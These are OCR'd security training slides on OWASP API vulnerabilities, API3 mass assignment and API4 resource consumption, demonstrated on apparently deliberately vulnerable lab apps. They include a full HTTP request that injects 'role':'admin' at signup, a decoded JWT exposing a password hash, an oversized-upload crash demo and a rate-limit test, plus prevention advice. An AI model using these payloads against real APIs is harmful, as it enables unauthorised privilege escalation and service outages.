
```
POST /api/Users/ HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel
Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 261
Origin: http://178.128.26.209:3000
DNT: 1
Connection: close
Referer: http://178.128.26.209:3000/
Cookie: language=en; welcomebanner_status=
dismiss; continueCode=
9vXkzlbV2npoK65x83q9eOwgQ1AJ1Tjiwj0BJPkLXMy
EYrDjZmvRN4W7aDBO

{
  "email":"yakdonhak2@mail.com",
  "password":"P@ssw0rd",
  "passwordRepeat":"P@ssw0rd",
  "securityQuestion":{
    "id":11,
    "question":"Your favorite book?",
    "createdAt":"2023-03-29T04:14:15.602Z",
    "updatedAt":"2023-03-29T04:14:15.602Z"
  },
  "securityAnswer":"a",
  "role":"admin"
}
```

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/23
Content-Type: application/json;
charset=utf-8
Content-Length: 312
ETag: W/"138-hm2iO4/Fqc97ZEPFg6zxFLk9CHY"
Vary: Accept-Encoding
Date: Wed, 29 Mar 2023 05:06:13 GMT
Connection: close

{
  "status":"success",
  "data":{
    "username":"",
    "deluxeToken":"",
    "lastLoginIp":"0.0.0.0",
    "profileImage":
    "/assets/public/images/uploads/defaultA
    dmin.png",
    "isActive":true,
    "id":23,
    "email":"yakdonhak2@mail.com",
    "role":"admin",
    "updatedAt":"2023-03-29T05:06:13.517Z",
    "createdAt":"2023-03-29T05:06:13.517Z",
    "deletedAt":null
  }
}
```

© 2023 Secure D Center Co., Ltd.


API Vulnerabilities

API3: Broken Object Property Level Authorization: Mass assignment



```
GET /rest/user/whoami HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel
Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdG
F0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsI
nVzZXJuYW1lIjoiIiwiZW1haWwiOiJ5YWtkb25oYWsy
QG1haWwuY29tIiwicGFzc3dvcmQiOiIxNjFlYmQ3ZDQ
1MDg5YjM0NDZlZTRlMGQ4NmRiY2Y5MiIsInJvbGUiOi
JhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ
2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoi
L2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGV
mYXVsdEFkbWluLnBuZyIsInRvdHBTZWNyZXQiOiIiLC
Jpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyM
y0wMy0yOSAwNTowNjoxMy41MTcgKzAwOjAwIiwidXBk
YXRlZEF0IjoiMjAyMy0wMy0yOSAwNTowNjoxMy41MTc
gKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0Ij
oxNjgwMDY2NzczLCJleHAiOjE2ODAwODQ3NzN9.bUvF
VbX4tdC_Ttsm_fTASUGzdt6jB6-l0zRqHE1_lcUiQCb
bshpb5c2O3dWik3vyNy5nuJJx3t_1fYA83Og1Q-ATxy
DvTLzWLGjqgw4DLBqkpCt7NgPhuu_PvmTXQv0kE2P5q
BV57eLOhP4zhVaRWXQI8pks4crJT2hQMUsqiKs
DNT: 1
Connection: close
Referer: http://178.128.26.209:3000/
Cookie: language=en; welcomebanner_status=
dismiss; continueCode=
512XkR2l4OYqxrN7vPWJ5yKzD0bYheTpinkGM3bBagL
m6wno19j8QZVepEpe; cookieconsent_status=
dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdG
F0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsI
nVzZXJuYW1lIjoiIiwiZW1haWwiOiJ5YWtkb25oYWsy
QG1haWwuY29tIiwicGFzc3dvcmQiOiIxNjFlYmQ3ZDQ
1MDg5YjM0NDZlZTRlMGQ4NmRiY2Y5MiIsInJvbGUiOi
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json;
charset=utf-8
Content-Length: 136
ETag: W/"88-0OiaA6MOvywyiAZsLZwM6Pzwdf8"
Vary: Accept-Encoding
Date: Wed, 29 Mar 2023 05:12:52 GMT
Connection: close

{
  "user":{
    "id":23,
    "email":"yakdonhak2@mail.com",
    "lastLoginIp":"0.0.0.0",
    "profileImage":
    "/assets/public/images/uploads/defaultA
    dmin.png"
  }
}
```



Enter JWT

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIj
oiIiwiZW1haWwiOiJ5YWtkb25oYWsyQG1haWwuY29tIiwicGFzc3dvcmQiOiIxNjFlYmQ3ZDQ1MDg5YjM0NDZlZTRlMGQ4
NmRiY2Y5MiIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltY
WdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdEFkbWluLnBuZyIsInRvdHBTZWNyZXQiOiI
iLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMy0wMy0yOSAwNTowNjoxMy41MTcgKzAwOjAwIiwidXBkYXRlZE
F0IjoiMjAyMy0wMy0yOSAwNTowNjoxMy41MTcgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjgwMDY2Nzcz
LCJleHAiOjE2ODAwODQ3NzN9.bUvFVbX4tdC_Ttsm_fTASUGzdt6jB6-l0zRqHE1_lcUiQCbbshpb5c2O3dWik3vyNy5n
uJJx3t_1fYA83Og1Q-ATxyDvTLzWLGjqgw4DLBqkpCt7NgPhuu_PvmTXQv0kE2P5qBV57eLOhP4zhVaRWXQI8pks4cr
JT2hQMUsqiKs
```

Enter Secret / Key

The Token's Signature resulted invalid when verified using the Algorithm: SHA256withRSA

Decoded JWT

```
Headers = {
  "typ": "JWT",
  "alg": "RS256"
}

Payload = {
  "status": "success",
  "data": {
    "id": 23,
    "username": "",
    "email": "yakdonhak2@mail.com",
    "password": "161ebd7d45089b3446ee4e0d86dbcf92",
    "role": "admin",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2023-03-29 05:06:13.517 +00:00",
    "updatedAt": "2023-03-29 05:06:13.517 +00:00",
    "deletedAt": null
  },
  "iat": 1680066773,
  "exp": 1680084773
}
```

© 2023 Secure D Center Co., Ltd.

- https://cheatsheetseries.owasp.org/cheatsheets/Mass_Assignment_Cheat_Sheet.html
- https://github.com/OWASP/API-Security/blob/master/2019/en/src/0xa3-excessive-data-exposure.md

API Vulnerabilities

API3: Broken Object Property Level Authorization

❑ **Prevention:**

- ❑ Excessive data exposure
  - It is not advisable to depend solely on the client side for filtering sensitive data.
  - Avoid using generic methods such as `to_json()` and `to_string()`. Instead, cherry-pick specific object properties you specifically want to return.
  - Implement a schema-based response validation mechanism as an extra layer of security. As part of this mechanism, define and enforce data returned by all API methods.
  - Keep returned data structures to the bare minimum, according to the business/functional requirements for the endpoint.

- ❑ Mass assignment
  - If possible, avoid using functions that automatically bind a client's input into code variables, internal objects, or object properties
  - Allow changes only to the object's properties that should be updated by the client.
  - Whitelist only the properties that should be updated by the client.
  - Use built-in features to blacklist properties that should not be accessed by clients.
  - If applicable, explicitly define and enforce schemas for the input data payloads.

© 2023 Secure D Center Co., Ltd.

API4: Unrestricted Resource Consumption

SecureD

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API4: Unrestricted Resource Consumption (What ?)

- ❑ Rate limiting plays an important role in the monetization and availability of APIs. Without limiting the number of requests consumers can make, an API provider’s infrastructure could be overwhelmed by the requests


- ❑ Too many requests without enough resources will lead to the provider’s systems crashing and becoming unavailable a **denial of service (DoS) state**.

- ❑ Besides potentially DoS-ing an API, an attacker who bypasses rate limits can cause additional costs for the API provider. Many API providers monetize their APIs by limiting requests and allowing paid customers to request more information

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API4: Unrestricted Resource Consumption (How ?)



Directory listing for /

เรียกดู... ไม่มีไฟล์ที่ถูกเลือก upload

test_upload

ภาพประเภท PNG - 4 KB


ข้อมูล แสดงเพิ่มเติม


สร้าง	Today 03:54
แก้ไข	Today 03:54
เปิดล่าสุด	Today 03:54

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API4: Unrestricted Resource Consumption (How ?)





Upload Result Page


Success: File '/Users/krischat.t/Workshop/API - Hacking/demo/test_upload.png' upload success!
back


© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API4: Unrestricted Resource Consumption (How ?)

More than 20 GB





Unable to connect


Firefox can't establish a connection to the server at 192.168.1.39:8000.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit



192.168.1.42:8888/login

crAPI

Login Signup

Login


Email

Password

Forgot Password?

Login

Dont have an Account? SignUp



crAPI

Login Signup

Forgot Password

1 Email Verification

2 Reset Password


victim_demo00@mail.com

Send OTP

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit



Forgot Password

1 Email Verification — 2 Reset Password

